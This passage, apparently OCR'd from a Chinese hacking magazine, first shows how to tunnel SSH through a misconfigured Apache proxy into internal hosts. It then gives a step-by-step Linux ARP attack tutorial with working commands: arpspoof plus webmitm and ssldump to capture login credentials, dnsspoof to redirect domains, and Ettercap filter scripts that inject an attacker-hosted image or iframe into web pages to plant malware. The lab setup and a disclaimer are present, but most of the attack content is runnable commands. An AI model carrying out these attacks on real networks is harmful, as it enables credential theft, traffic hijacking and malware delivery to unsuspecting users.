


图 6

利用 apache 能连接 socket 这个特性，我甚至能连接到内网的端口了。而在我用 nmap 对主机进行扫描的时候，端口 22 是不开放的。

```
[root@forward ~]# nmap -sV 58.64.128.149 -T4
-p80,22,443
PORT     STATE   SERVICE VERSION
22/tcp   filter  ssh
80/tcp   open    http    Apache httpd 2.4.2
443/tcp  open    ssl     SSLv3
```

由于上面确定 80 端口是个代理服务器。通过询问 Google 得知，用 corkscrew 和 ssh 搭配，就能以 http 代理的方式连接到端口了。corkscrew 的安装很简单，wget 下来，tar 解压 make&&make install 就行了。安装后需要改我们的 ssh_config 文件：echo "ProxyCommand corkscrew 58.64.128.149 80 %h %p ~/.ssh/proxyauth"

>> /etc/ssh/ssh_config。

最后直接 ssh 过去即可，效果如图 7 所示。





图 7

利用 http 代理连接不当的漏洞我们甚至能渗透到内外的其他主机。

以上几种方法都各有优缺点，就我而言，一般喜欢用套接口复用，因为这种方法简单快捷，绕过也比较方便。当然，在不同环境下也可以选择其他方法。



浅谈 Linux 下 ARP 入侵

笔名：EchoEye

大家好，这次由我来给大家简单介绍一下 Linux 下的各种 ARP 方法及工具的使用。这次主要使用的是 dsniff 和 Ettercap。关于它们的安装，网上内容很多，我就不介绍了，大家可以百度搜索。这里提醒大家注意的是，需要根据本身系统的版本来找对应的安装程序。

dsniff 安装成功后，接下来就是实际的操作了。其中 ARP 在 Windows 中最常见的就是目标网站信息的刺探，比如账号密码等，然后就是内网的 DNS 欺骗，再然后是挂马。我是通过虚拟机搭建的内网环境，本机用的是 Windows 7+Apache+MySql，IP 地址为 192.168.10.233；虚拟机上，BT5 的 IP 地址是 192.168.10.100；还有台用来模拟访问的机器，为 Windows 2003，IP 地址是 192.168.10.120；网关地址为 192.168.10.1。下面我会依次介绍这几种 ARP 手法。

首先是目标信息的嗅探，在 Windows 中我们常用的是 cain，而这次我们主要使用的是 webmitm，同时还要用 arpspoof 辅助。webmitm 可以用来劫持 HTTP 和 HTTPS 会话过程，捕获 SSL 的加密通信，但这次我们主要的目标还是 HTTP 方面。Dsniff 中的 arpspoof 和 Windows 中的工具不同，它主要是持续不断地发送假的 ARP 给一台或者多台主机，但它本身不能进行进一步攻击。首先我们打开本机的路由转发功能。

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

接下来进行 iptables 规则的设置，其中包括在嗅探 HTTPS 时的设置。

```
iptables -t nat -A PREROUTING -p tcp --dport 443 -j
REDIRECT
    iptables -A FORWARD -j ACCEPT
```

接着运行 arpspoof，命令如下：

```
Arpspoof -i eth0 192.168.10.233
```

运行后，结果如图 1 所示。可以看到，已经开始嗅探了。接着我们在新的终端中执行 webmitm -d 命令。




图 1

接下来我们会被要求填写一系列信息，这个不重要，基本填写“.”或者根据要求填写就行。结果如图 2 所示，说明已经开始监听了。最后要做的就是把 webmitm 得到的信息输入到一个文本中，使用如下命令：

```
ssldump -n -d -k webmitm.crt | tee ssldump.log
```




图 2

这时候，我们在 233 这台电脑上任意打开一个网站都会发现，在 BT5 的终端中，数据迅速翻页，我们的 HTTP 操作都会被记录。比如说我登录《黑客防线》的网站，在登录处输入账号 echoeye，密码 hellohack，再单击“登录”按钮。接着我们将 BT5 中的 ssldump.log 复制到机器 233 上，方便查看，用 notepad++打开，直接搜索 echoeye，结果如图 3 所示。不过我这里的密码已经被加密了，在提交前就加密，应该是 JS 加密，这里就不研究了。我们也可以搜索 pass 等关键字，迅速找到有效信息。




图 3

下面开始介绍 ARP 中比较常见但十分好用的一个攻击方式：DNS 欺骗。DNS 欺骗就是攻击者冒充域名服务器的一种欺骗行为。说得通俗点，就是你访问 A 网站，但并没能访问到 A 网站的 IP，而是直接转到了攻击者所设定好的 IP。这次我们使用的工具是 dnsspoof，它也是 dsniff 工具集中的一个。dnsspoof 依赖两个三方库：libpcap 和 libnet。当 dnsspoof 嗅探到局域网内有 DNS 请求数据包时，它会分析其内容，并用伪造的 DNS 响应包来回复请求者。我们开始说明使用方法。首先新建一个文件夹，文件名为“dnsspoof.hosts”，名字是可以自定义的，只要后面执行命令时修改对应的参数就行。我们将该文件和 dnsspoof 放到一个文件夹下，修改 dnsspoof.hosts 的内容为：

```
192.168.10.233 www.baidu.com
```

意思是，将 www.baidu.com 的 IP 指定到 192.168.10.233，也就是本机搭建的那个 Web 上，我们改成自己搭建好的网站 IP 就行，然后保存。接着在终端中执行：

```
dnsspoof -i eth0 -f ./dnsspoof.hosts。
```

注意：这里的 dnsspoof.host 就是你自己修改的文件的文件名和地址。显示结果如图 4 所示。




图 4

这表示已经开始监听，端口是 53，其中 192.168.10.101 是被本机排除在外的，剩下的整个局域网都是被嗅探的范围。我再用机器 120 通过它访问百度，结果如图 5 所示。




图 5

图中显示的是我们搭建的 233 这台网站，这样就说明 DNS 欺骗成功了。可能有人会说，嗅探整个局域网范围太大，那么我们能不能指定一台机器呢？当然可以，命令如下：

```
dnsspoof -i eth0 -f ./dnsspoof.hosts src 192.168.10.120
```

这时如果显示dnsspoof:listening on eth0 [src 192.168.10.120]，则说明这是针对 120 机器的 DNS 欺骗了。在第一次的命令中，如果我们在机器 233 上访问百度，也是会被转向的，但现在已经可以正常访问了，限于篇幅，我就不再重复了，这个大家可以自己去实验。

接着介绍的就是挂马了，不过我不提倡挂马，因为这种方法危险度很高。这里只是做个介绍，大家了解下一也能更容易防范。

这次我们用到的工具是 Ettercap。Ettercap 是中间人攻击的一整套工具，它可以自己编写过滤规则，这次我用的就是这个功能。首先我们写一个自己的过滤脚本。这里我给出 Mickey 的及网上的，这两种都可以，大家可以自己选择。

```
    Mickey 的：
    if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data,"Accept-Encoding")) {
    replace("Accept-Encoding","Accept-Mousecat");
    msg("zapped Accept-Encoding!\n");
    }
    }
    if (ip.proto == TCP && tcp.src == 80) {
    replace("</body>","<img
src=\"\\\\192.168.1.52\\fvck.jpg\"> </body>" ");
    replace("</Body>","<img
src=\"\\\\192.168.1.52\\fvck.jpg\"> </body>" ");
    msg("Filter Ran.\n");
    }
    网络上的：
     if (ip.proto == TCP && tcp.dst == 80 || tcp.dst == 8080) {
          #...and if it contains an Accept-Encoding header...
          if (search(DATA.data, "Accept-Encoding")) {
          #...remove any Encoding (make sure we are using
plain text)
          replace("Accept-Encoding", "Accept-Nothing!");
          }
         }
         #--Inject Iframe--
         if (ip.proto == TCP && tcp.src == 80 || tcp.src ==
8080) {
          if (search(DATA.data, "<body>")){
          #Replace it with the body tag and an iframe to our
attacking webpage
          replace("<body>","<body><iframe
src='http://www.baidu.com' width=1000 height=1000 />");
          msg("iframe injected after <body>\n");
          }
          if (search(DATA.data, "<BODY>")){
         replace("<BODY>","<BODY><IFRAME
SRC='http://www.baidu.com' width=1000 height=1000 />");
          msg("iframe injected after <BODY>\n");
          }
    }
```

